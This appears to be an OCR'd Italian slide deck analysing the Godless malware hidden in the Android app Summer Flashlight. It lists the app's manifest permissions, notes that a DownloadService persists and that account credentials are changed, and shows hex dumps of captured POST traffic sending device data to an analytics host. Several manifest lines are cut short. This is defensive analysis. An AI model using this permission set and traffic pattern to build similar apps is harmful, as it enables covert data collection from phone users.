
Stralcio File Manifest di Summer Flashlight (Permessi)

```
rsion="10" android:targetSdkVersion="19" />
ame="android.permission.CAMERA" />
ame="android.permission.FLASHLIGHT" />
ame="android.permission.ACCESS_NETWORK_STATE" />
ame="android.permission.INTERNET" />
ame="android.permission.ACCESS_WIFI_STATE" />
ame="android.permission.CHANGE_WIFI_STATE" />
ame="android.permission.CHANGE_NETWORK_STATE" />
ame="android.permission.SYSTEM_ALERT_WINDOW" />
ame="com.android.launcher.permission.READ_SETTINGS" />
ame="android.permission.WRITE_EXTERNAL_STORAGE" />
ame="android.permission.READ_EXTERNAL_STORAGE" />
ame="android.permission.BROADCAST_STICKY" />
ame="android.permission.READ_SETTINGS" />
ame="android.permission.WRITE_SETTINGS" />
ame="android.permission.EXPAND_STATUS_BAR" />
ame="android.permission.READ_PHONE_STATE" />
ame="com.android.launcher.permission.INSTALL_SHORTCUT" />
ame="com.android.launcher.permission.UNINSTALL_SHORTCUT" />
ame="com.androi
ame="com.androi
ame="com.androi
ame="com.androi
ame="com.androi
ame="com.motoro
ame="com.motoro
ame="com.motoro
ame="com.motoro
ame="com.htc.la
ame="com.htc.la
ame="com.aspire
ame="com.aspire
ame="com.qihoo3
ame="com.qihoo3
ame="com.ty.lau
ame="com.ty.lau
ame="com.sonyer
ame="com.sonyer
ame="com.oppo.l
ame="com.oppo.l
ame="com.mediat
ame="com.mediat
ame="com.huawei
ame="com.huawei.launcher2.permission.WRITE_SETTINGS" />
```

```
ame="com.huawei.launcher3.permission.READ_SETTINGS" />
ame="com.huawei.launcher3.permission.WRITE_SETTINGS" />
ame="com.baiqi.weather.permission.READ_SETTINGS" />
ame="com.baiqi.weather.permission.WRITE_SETTINGS" />
ame="com.fede.launcher.permission.READ_SETTINGS" />
ame="com.fede.launcher.permission.WRITE_SETTINGS" />
ame="mobi.SyndicateApps.ICS.launcher.permission.READ_SETTINGS" />
ame="mobi.SyndicateApps.ICS.launcher.permission.WRITE_SETTINGS" />
ame="com.motorola.dock.DesktopDock.permission.READ_SETTINGS" />
ame="com.motorola.dock.DesktopDock.permission.WRITE_SETTINGS" />
ame="com.lge.launcher.permission.READ_SETTINGS" />
ame="com.lge.launcher.permission.WRITE_SETTINGS" />
ame="com.thunderst.launcher.permission.READ_SETTINGS" />
ame="com.thunderst.launcher.permission.WRITE_SETTINGS" />
ame="com.sec.android.app.twlauncher.permission.READ_SETTINGS" />
ame="com.sec.android.app.twlauncher.permission.WRITE_SETTINGS" />
ame="org.adwfreak.launcher.permission.READ_SETTINGS" />
ame="org.adwfreak.launcher.permission.WRITE_SETTINGS" />
ame="org.adw.launcher.permission.READ_SETTINGS" />
```


Sono poi richiesti permessi di

- Lettura e scrittura della memoria
- Lettura e modifica stato di rete
- Modifica impostazioni
- Installazione collegamenti
- Etc.



alisi Statica (Cenni)

Piccolo sottoinsieme delle classi decompilate appartenenti al pacchetto di installazione APK di Summer Flashlight



alisi Statica (Cenni)

Piccolo sottoinsieme delle classi decompilate appartenenti al pacchetto di installazione APK di Summer Flashlight

Un'analisi statica esaustiva è estremamente onerosa in questo caso

- Elevato numero di classi/metodi
- Diverse classi **NON SONO** malevole
  - Sono relative al funzionamento della utility

Analisi Dinamica
Black-Box

- L'analisi dinamica è stata effettuata su una virtual machine (**Virtual Box® di Oracle**) sulla quale è stato installato l'emulatore Android **MEmu**


Analisi Dinamica
Black-Box

- Per l'installazione di Summer Flashlight è stato necessario modificare alcune impostazioni
  - Impostare la voce **Origini Sconosciute** (in **Impostazioni→Sicurezza**)
- Questo avviene normalmente quando si installa un'app ottenuta al di fuori dallo Store

Analisi Dinamica
Black-Box


Aspetto dell'app Summer Flashlight
(Esecuzione)

Analisi Dinamica
Black-Box



- Verificando le informazioni dell'app è possibile osservare come i permessi siano effettivamente stati ottenuti


Analisi Dinamica
Black-Box



- Emerge inoltre che il servizio **`DownloadService`** avviato dall'app "contaminata" rimane in esecuzione anche dopo che tale app è stata chiusa

Analisi Dinamica
Black-Box

- Dopo l'installazione dell'app, si verifica un ulteriore comportamento anomalo e malevolo
  - Una volta effettuato l'accesso al Google Play Store mediante l'account Google, vengono mostrate diverse notifiche, per segnalare modifiche alle credenziali di accesso
  - Ulteriori accessi al Google Play Store, utilizzando il medesimo account, non saranno più consentite a causa della password non valida




Analisi Dinamica **White-Box**

- Effettuando un'analisi del traffico di rete prima e dopo l'esecuzione dell'app Summer Flashlight, sono emerse informazioni utili a delineare in maniera più approfondita il comportamento del malware
- È facilmente individuabile il traffico di rete riconducibile al malware Godless
  - Per mezzo dell'app Summer Flashlight


Analisi Dinamica
White-Box

- In verde sono evidenziati i pacchetti potenzialmente malevoli, che generano traffico di rete mediante il protocollo HTTP (con richieste di tipo GET e POST)



Analisi Dinamica
White-Box

Alcuni pacchetti di rete intercettati sono relativi all'installazione/aggiornamento di app provenienti da market alternativi, mentre altri pacchetti sono relativi all'invio di dati



Analisi Dinamica White-Box

```
POST /app_logs HTTP/1.1  X-Umeng-UTC: 1480164052474  X-Umeng-Sdk: Android/5.6.4 FlashLight%2F1.1+GT- [391b]
```

Contenuto del Pacchetto

```
Packet data:
01 |  50 4F 53 54 |  20 2F 61 70 |  70 5F 6C 6F |  67 73 20 48  POST /app_logs H
02 |  54 54 50 2F |  31 2E 31 20 |  0A 58 2D 55 |  6D 65 6E 67  TTP/1.1 .X-Umeng
03 |  2D 55 54 43 |  3A 20 31 34 |  38 30 33 32 |  37 32 36 33  -UTC: 1480327263
04 |  33 39 31 20 |  0A 58 2D 55 |  6D 65 6E 67 |  2D 53 64 6B  391 .X-Umeng-Sdk
05 |  3A 20 41 6E |  64 72 6F 69 |  64 2F 35 2E |  36 2E 34 20  : Android/5.6.4
06 |  46 6C 61 73 |  68 4C 69 67 |  68 74 25 32 |  46 31 2E 31  FlashLight%2F1.1
07 |  2B 47 54 2D |  50 35 32 31 |  30 25 32 46 |  34 2E 32 2E  +GT-P5210%2F4.2.
08 |  32 2B 37 31 |  41 41 41 32 |  32 45 46 43 |  36 37 43 32  2+71AAA22EFC67C2
09 |  33 41 45 34 |  44 44 38 33 |  44 42 36 35 |  30 46 45 39  3AE4DD83DB650FE9
10 |  41 38 20 0A |  4D 73 67 2D |  54 79 70 65 |  3A 20 65 6E  A8 .Msg-Type: en
11 |  76 65 6C 6F |  70 65 20 0A |  55 73 65 72 |  2D 41 67 65  velope .User-Age
12 |  6E 74 3A 20 |  44 61 6C 76 |  69 6B 2F 31 |  2E 36 2E 30  nt: Dalvik/1.6.0
13 |  20 28 4C 69 |  6E 75 78 3B |  20 55 3B 20 |  41 6E 64 72   (Linux; U; Andr
14 |  6F 69 64 20 |  34 2E 32 2E |  32 3B 20 47 |  54 2D 50 35  oid 4.2.2; GT-P5
15 |  32 31 30 20 |  42 75 69 6C |  64 2F 4A 44 |  51 33 39 45  210 Build/JDQ39E
16 |  29 20 0A 48 |  6F 73 74 3A |  20 61 6C 6F |  67 2E 75 6D  ) .Host: alog.um
17 |  65 6E 67 2E |  63 6F 6D 20 |  0A 43 6F 6E |  6E 65 63 74  eng.com .Connect
18 |  69 6F 6E 3A |  20 4B 65 65 |  70 2D 41 6C |  69 76 65 20  ion: Keep-Alive
19 |  0A 41 63 63 |  65 70 74 2D |  45 6E 63 6F |  64 69 6E 67  .Accept-Encoding
20 |  3A 20 67 7A |  69 70 20 0A |  43 6F 6E 74 |  65 6E 74 2D  : gzip .Content-
21 |  54 79 70 65 |  3A 20 61 70 |  70 6C 69 63 |  61 74 69 6F  Type: applicatio
22 |  6E 2F 78 2D |  77 77 77 2D |  66 6F 72 6D |  2D 75 72 6C  n/x-www-form-url
23 |  65 6E 63 6F |  64 65 64 20 |  0A 54 72 61 |  6E 73 66 65  encoded .Transfe
24 |  72 2D 45 6E |  63 6F 64 69 |  6E 67 3A 20 |  63 68 75 6E  r-Encoding: chun
25 |  6B 65 64 20 |  0A 20 0A 00 |  00 00 00 00 |  00 00 00 00  ked . ..........
```

Analisi Dinamica

Richiesta HTTP di tipo POST, mediante la quale vengono inviate informazioni relative alla versione Android del device (versione kernel, build, etc.) da parte del malware (sotto le mentite spoglie dell'app Summer FlashLight)

```
01 | 50 4F 53 54 | 20 2F 61 70 | 70 5F |  POST /app_logs H
02 | 54 54 50 2F | 31 2E 31 20 | 0A 58 2D 55 |  TTP/1.1 .X-Umeng
03 | 2D 55 54 43 | 3A 20 31 34 | 38 30 33 32 | 37 |  -UTC: 1480327263
04 | 33 39 31 20 | 0A 58 2D 55 | 6D 65 6E 67 | 2D 53 64 |  391 .X-Umeng-Sdk
05 | 3A 20 41 6E | 64 72 6F 69 | 64 2F 35 2E | 36 2E 34 20 |  : Android/5.6.4
06 | 46 6C 61 73 | 68 4C 69 67 | 68 74 25 32 | 46 31 2E 31 |  FlashLight%2F1.1
07 | 2B 47 54 2D | 50 35 32 31 | 30 25 32 46 | 34 2E 32 2E |  +GT-P5210%2F4.2.
08 | 32 2B 37 31 | 41 41 41 32 | 32 45 46 43 | 36 37 43 32 |  2+71AAA22EFC67C2
09 | 33 41 45 34 | 44 44 38 33 | 44 42 36 35 | 30 46 45 39 |  3AE4DD83DB650FE9
10 | 41 38 20 0A | 4D 73 67 2D | 54 79 70 65 | 3A 20 65 6E |  A8 .Msg-Type: en
11 | 76 65 6C 6F | 70 65 20 0A | 55 73 65 72 | 2D 41 67 65 |  velope .User-Age
12 | 6E 74 3A 20 | 44 61 6C 76 | 69 6B 2F 31 | 2E 36 2E 30 |  nt: Dalvik/1.6.0
13 | 20 28 4C 69 | 6E 75 78 3B | 20 55 3B 20 | 41 6E 64 72 |   (Linux; U; Andr
14 | 6F 69 64 20 | 34 2E 32 2E | 32 3B 20 47 | 54 2D 50 35 |  oid 4.2.2; GT-P5
15 | 32 31 30 20 | 42 75 69 6C | 64 2F 4A 44 | 51 33 39 45 |  210 Build/JDQ39E
16 | 29 20 0A 48 | 6F 73 74 3A | 20 61 6C 6F | 67 2E 75 6D |  ) .Host: alog.um
17 | 65 6E 67 2E | 63 6F 6D 20 | 0A 43 6F 6E | 6E 65 63 74 |  eng.com .Connect
18 | 69 6F 6E 3A | 20 4B 65 65 | 70 2D 41 6C | 69 76 65 20 |  ion: Keep-Alive
19 | 0A 41 63 63 | 65 70 74 2D | 45 6E 63 6F | 64 69 6E 67 |  .Accept-Encoding
20 | 3A 20 67 7A | 69 70 20 0A | 43 6F 6E 74 | 65 6E 74 2D |  : gzip .Content-
21 | 54 79 70 65 | 3A 20 61 70 | 70 6C 69 63 | 61 74 69 6F |  Type: applicatio
22 | 6E 2F 78 2D | 77 77 77 2D | 66 6F 72 6D | 2D 75 72 6C |  n/x-www-form-url
23 | 65 6E 63 6F | 64 65 64 20 | 0A 54 72 61 | 6E 73 66 65 |  encoded .Transfe
24 | 72 2D 45 6E | 63 6F 64 69 | 6E 67 3A 20 | 63 68 75 6E |  r-Encoding: chun
25 | 6B 65 64 20 | 0A 20 0A 00 | 00 00 00 00 | 00 00 00 00 |  ked . ..........
```

Analisi Dinamica White-Box

```
Packet data:
01 |  33 37 66 20 |  0A 18 03 31 |  2E 30 18 18 |  35 36 38 64   37f ...1.0..568d
02 |  63 64 38 36 |  65 30 66 35 |  35 61 33 66 |  65 32 30 30   cd86e0f55a3fe200
03 |  31 37 33 31 |  18 40 62 35 |  61 39 38 38 |  65 36 34 38   1731.@b5a988e648
04 |  62 31 61 35 |  39 30 36 62 |  37 38 35 66 |  31 31 32 34   b1a5906b785f1124
05 |  39 36 64 36 |  39 35 64 37 |  39 30 62 32 |  31 62 35 65   96d695d790b21b5e
06 |  38 33 32 35 |  62 31 33 64 |  31 35 34 38 |  36 32 38 37   8325b13d15486287
07 |  62 38 33 38 |  35 38 15 1C |  15 BE 81 E0 |  83 0B 15 DC   b83858...◆◆◆..◆
08 |  0F 18 A9 05 |  78 9C 85 93 |  3B 6B 54 41 |  14 C7 6F 92   ..◆.x◆◆◆;kTA.◆o◆
